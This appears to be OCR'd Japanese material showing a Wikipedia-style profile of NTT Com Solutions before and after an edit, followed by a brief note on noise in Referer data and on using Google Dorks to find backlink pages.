
音声系システム、ネットワークインテグレーション、サーバ系システムエンジニアリング、セキュリティの４つのコアビジネスを提案から設計・構築、保守・運用にいたるまでワンストップで提供するNTTコミュニケーションズの戦略的子会社。 NTTグループと連携し、法人に対するネットワークや通信に関わる幅広い分野で、国内大手企業から各省庁の情報通信システム、国内・国際を含む大規模ネットワークに至るまでの業務を手掛けている。NTT東日本、NTT西日本のPBXの販売代理店業務やNTTドコモの携帯電話等の取次ぎ業務なども行う。

2015年1月1日、NTTコム エンジニアリング株式会社(旧NTTコム　S&E株式会社)より、ソリューション事業を移管・承継、旧NTTコムテクノロジー株式会社のエンジニアリング業務をNTTコム エンジニアリング株式会社に移管。NTTコムグループ内の業務分担の機能見直しにより、エンジニアリング事業は（旧NTTコムS&E）からNTTコムエンジニアリング株式会社に、ソリューション事業は（旧 NTTコムテクノロジー）からNTTコムソリューションズへ吸収分割による事業再編及び商号変更を実施。これにより、NTTコムソリューションズ株式会社は、NTTコムグループにおけるソリューション事業に特化した中核会社の位置づけとなった。

オフィス [編集]

設立 1988年4月26日
業種 情報・通信業
法人番号 1010401074310
事業内容 ·法人向けICTソリューション
クラウドサービス
ネットワークサービス
モバイル、セキュリティ
ITO/BPOサービス等
コンサルティング提案
基本設計、詳細設計/構築
運用保守サービス提供など
·NTTコミュニケーションズ グループ
社内システム維持開発・構築
運用保守
代表者 菅原　英宗（代表取締役社長）
資本金 1億円
売上高 321億円　(2018年度)
従業員数 1209名（2019年5月1日現在）
決算期 3月末日
主要株主 エヌ・ティ・ティ・コミュニケーションズ株式会社
外部リンク https://www
テンプレートを表示

削除対応後



概要 [ソースを編集]

音声系システム、ネットワークインテグレーション、サーバ系システムエンジニアリング、セキュリティの４つのコアビジネスを提案から設計・構築、保守・運用にいたるまでワンストップで提供するNTTコミュニケーションズの戦略的子会社。 NTTグループと連携し、法人に対するネットワークや通信に関わる幅広い分野で、国内大手企業から各省庁の情報通信システム、国内・国際を含む大規模ネットワークに至るまでの業務を手掛けている。NTT東日本、NTT西日本のPBXの販売代理店業務やNTTドコモの携帯電話等の取次ぎ業務なども行う。

2015年1月1日、NTTコム エンジニアリング株式会社(旧NTTコム　S&E株式会社)より、ソリューション事業を移管・承継、旧NTTコムテクノロジー株式会社のエンジニアリング業務をNTTコム エンジニアリング株式会社に移管。NTTコムグループ内の業務分担の機能見直しにより、エンジニアリング事業は（旧 NTTコムS&E）からNTTコムエンジニアリング株式会社に、ソリューション事業は（旧 NTTコムテクノロジー）からNTTコムソリューションズへ吸収分割による事業再編及び商号変更を実施。これにより、NTTコムソリューションズ株式会社は、NTTコムグループにおけるソリューション事業に特化した中核会社の位置づけとなった。

設立 1988年4月26日
業種 情報・通信業
法人番号 1010401074310
事業内容 ·法人向けICTソリューション
クラウドサービス
ネットワークサービス
モバイル、セキュリティ
ITO/BPOサービス等
コンサルティング提案
基本設計、詳細設計/構築
運用保守サービス提供など
·NTTコミュニケーションズ グループ
社内システム維持開発・構築
運用保守
代表者 菅原　英宗（代表取締役社長）
資本金 1億円
売上高 321億円　(2018年度)
従業員数 1209名（2019年5月1日現在）
決算期 3月末日
主要株主 エヌ・ティ・ティ・コミュニケーションズ株式会社
テンプレートを表示

Refererに含まれるノイズ

- Refererは、訪問者がどのサイトから流入してきたのか調査する際に有効だが、一方で大量の「ノイズ」が含まれている
    - それらのノイズを除去することで、埋もれた被リンクページの調査に着手することができる
- Refererにサイトのパスが含まれていないことは多く、被リンクページをRefererのみで発見できる可能性は高くない
    - Google Dorks を活用することで、被リンクページを特定できることがある